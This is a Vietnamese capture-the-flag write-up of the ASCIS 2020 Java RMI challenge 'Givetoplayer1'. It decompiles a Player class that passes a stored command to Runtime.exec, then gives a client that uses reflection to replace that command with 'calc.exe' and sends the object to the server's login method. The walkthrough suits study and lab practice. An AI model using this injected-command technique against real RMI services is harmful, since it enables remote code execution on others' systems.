


WEB08 - Givetoplayer1

I. Phân tích và debug source code


- Đầu tiên, chúng ta sẽ xem qua source code nhận thấy rằng có một file `ascis_service1.jar` nhằm mục đích build server. Một file `ascis_player.jar` nhằm mục đích kết nối với server. Ví dụ minh họa như sau:



```
kinzx@kinzx203: /mnt/d/web/ x Windows PowerShell x + v
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

kin@kinzx203 ~ C:\Users\kin\.jdk\corretto-1.8.0_382\bin\java.exe -jar 'D:\web\web_exploit\SVAT
TT\TASK-6\give_to_player1\service\ascis_service1.jar'
ASCIS server is ready
```




```
kinzx@kinzx203: /mnt/d/web/ x Windows PowerShell x Windows PowerShell x + v
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.


Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

kin@kinzx203 ~ C:\Users\kin\.jdk\corretto-1.8.0_382\bin\java.exe -jar 'D:\web\web_exploit\SVAT
TT\TASK-6\give_to_player1\ascis_player.jar' 127.0.0.1 1099 player
WELCOME player to ASCIS 2020 !
kin@kinzx203 ~
```


- Đề ra cũng cung cấp cho chúng ta jdk version 1.8.0_131 nhưng khi giải nén ra thì trong thư mục bin các file đã được format hết thành file thường mà không phải file exe.
- Em đã thay thế bằng phiên bản 1.8.0_382.
- Chúng ta sẽ đi tìm hiểu về file `ascis_player.jar` bao gồm 2 file class sau:



- ASCISInterf.class nhằm mục đích khai báo interface và liệt kê các phương thức trừu tượng.
- ASCISPlayer.class sẽ có chức năng kết nối với server với ip và port là những đối số ta truyền vào.



- Chúng ta sẽ đi tìm hiểu về cách server setup.



- Registry registry = LocateRegistry.createRegistry(1099): Đoạn mã này tạo một RMI Registry trên cổng 1099. RMI Registry là một dịch vụ cơ sở dữ liệu cho phép đăng ký và tìm kiếm đối tượng từ xa. Bằng cách sử dụng createRegistry, bạn tạo một RMI Registry cục bộ trên máy chủ của bạn và đặt nó lắng nghe trên cổng 1099.
- registry.rebind("ascis", new ASCIServerImpl()): Đoạn mã này đăng ký một đối tượng với tên "ascis" trong RMI Registry. Đối tượng này được tạo bằng cách tạo một thể hiện của lớp ASCIServerImpl() (hoặc một lớp triển khai của giao diện ASCIServer). Sau khi đăng ký, đối tượng này có thể được truy cập từ xa bằng cách sử dụng tên "ascis".
- System.out.println("ASCIS server is ready"): Đoạn mã này in ra màn hình dòng thông báo "ASCIS server is ready" để cho biết rằng máy chủ RMI đã được khởi động và sẵn sàng để nhận các cuộc gọi từ xa.

- Chúng ta sẽ đi tìm hiểu file ASCISInterfImpl.class:

```

1 > /.../
5
6 package rmi;
7
8 > import ...
9
10 no usages
11 public class ASCISInterfImpl extends UnicastRemoteObject implements ASCISInterf {
12     no usages
13     public ASCISInterfImpl() throws RemoteException {
14     }
15
16     no usages
17     public String sayHello(String playerName) throws RemoteException {
18         return String.format("WELCOME %s to ASCIS 2020 !", playerName);
19     }
20
21     public String login(Object player) throws RemoteException {
22         String msg = "";
23         Player ascis_player = (Player)player;
24         msg = msg + String.format("\nLOGGED IN ! Welcome %s to ASCIS 2020 !", ascis_player.getName());
25         msg = msg + "\nHave a nice day! Bye Bye";
26         return msg;
27     }
28 }

```

- File này có nội dung khai báo 2 phương thức 1 phương thức sayHello nhằm mục đích in ra lời chào với đối số truyền vào tên Player.

```

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

Loading personal and system profiles took 1688ms.
kin@kinzx203 ~ C:\Users\kin\jdk\corretto-1.8.0_382\bin\java.exe -jar 'D:\web\web_exploit\SVAT TT\TASK-6\give_to_player1\service\ascis_service1.jar'
ASCIS server is ready

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.


Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

kin@kinzx203 ~ C:\Users\kin\jdk\corretto-1.8.0_382\bin\java.exe -jar 'D:\web\web_exploit\SVAT TT\TASK-6\give_to_player1\ascis_player.jar' 127.0.0.1 1099 player
WELCOME player to ASCIS 2020 !

```

- Phương thức login với đối số truyền vào là một đối tượng.

- Chúng ta sẽ đi tìm hiểu file Player.class:



```
1  > /.../
5
6  package rmi;
7
8  import java.io.IOException;
9  import java.io.Serializable;
10
11  no usages
12  public class Player implements Serializable {
13      no usages
14      private String name;
15      no usages
16      private boolean isAdmin;
17      no usages
18      private String logCommand = "echo \"ADMIN LOGGED IN\" > /tmp/log.txt";
19
20      3 usages
21      public Player() {
22      }
23
24      public String getName() { return this.name; }
25
26      public void setName(String name) { this.name = name; }
27
28      public boolean isAdmin() { return this.isAdmin; }
29
30      public void setAdmin(boolean admin) { this.isAdmin = admin; }
31
32
33
34
35      public String toString() {
36          if (this.isAdmin()) {
37              try {
38                  Runtime.getRuntime().exec(this.logCommand);
39              } catch (IOException var2) {
40                  var2.printStackTrace();
41              }
42
43              return "ADMIN LOGGED IN";
44          } else {
45              return "USER LOGGED IN";
46          }
47      }
48  }
```

- Như ta đã thấy ở trên, chúng ta chỉ có thể set giá trị và name và setAdmin. Vậy chúng ta làm thế nào để set được giá trị của logCommand để khi gọi đến toString có thể thực thi lệnh calc.exe để mở bảng máy tính.
- Với cách triển khai như sau:

```
import java.rmi.RemoteException;
import java.rmi.registry.LocateRegistry;
import java.rmi.registry.Registry;
import java.lang.reflect.Field;

public class Main {

    public static void main(String[] args) throws RemoteException, NotBoundException, NoSuchFieldException, IllegalAccessException {

        String serverIP = "127.0.0.1";
        int serverPort = Integer.parseInt("10999");
        String name = "kinxz203";
        Registry registry = LocateRegistry.getRegistry(serverIP, serverPort);
        ASCISInterf ascisInterf = (ASCISInterf)registry.lookup(name: "ascis");
        Player player = new Player();
        player.setName("kinxz203");
        player.setAdmin(true);
        Field logCommand;
        {
            try {
                logCommand = Player.class.getDeclaredField(name: "logCommand");// Lấy ra thuộc tính logCommand
                logCommand.setAccessible(true);// Bỏ đặt quyền truy cập cho trường
                logCommand.set(player, "calc.exe");// Đặt giá trị thuộc tính
            } catch (NoSuchFieldException | IllegalAccessException e) {
                throw new RuntimeException(e);
            }
        }
        player.toString();
        System.out.println(ascisInterf.login(player));
    }
}
```

```
ASCISInterf ascisInterf = (ASCISInterf)registry.lookup(name: "ascis");
Player player = new Player();
player.setName("kinxz203");
player.setAdmin(true);
Field logCommand;
{
    try {
        logCommand = Player.class.getDeclaredField(name: "logCommand");
        logCommand.setAccessible(true);
        logCommand.set(player, "calc.exe");
    } catch (NoSuchFieldException | IllegalAccessException e) {
        throw new RuntimeException(e);
    }
}
player.toString();
System.out.println(ascisInterf.login(player));
}
```

Calculator

Standard

0

MC MR M+ M- MS Mv

% CE C <

1/x x² √x ÷

7 8 9 ×

4 5 6 -

1 2 3 +

1/x 0 . =

Run Unnamed

C:\Users\kin\jdk\corretto-1.8.0_302\bin\java.exe ...

LOGGED IN ! Welcome kinxz203 to ASCIS 2020 !
Have a nice day! Bye Bye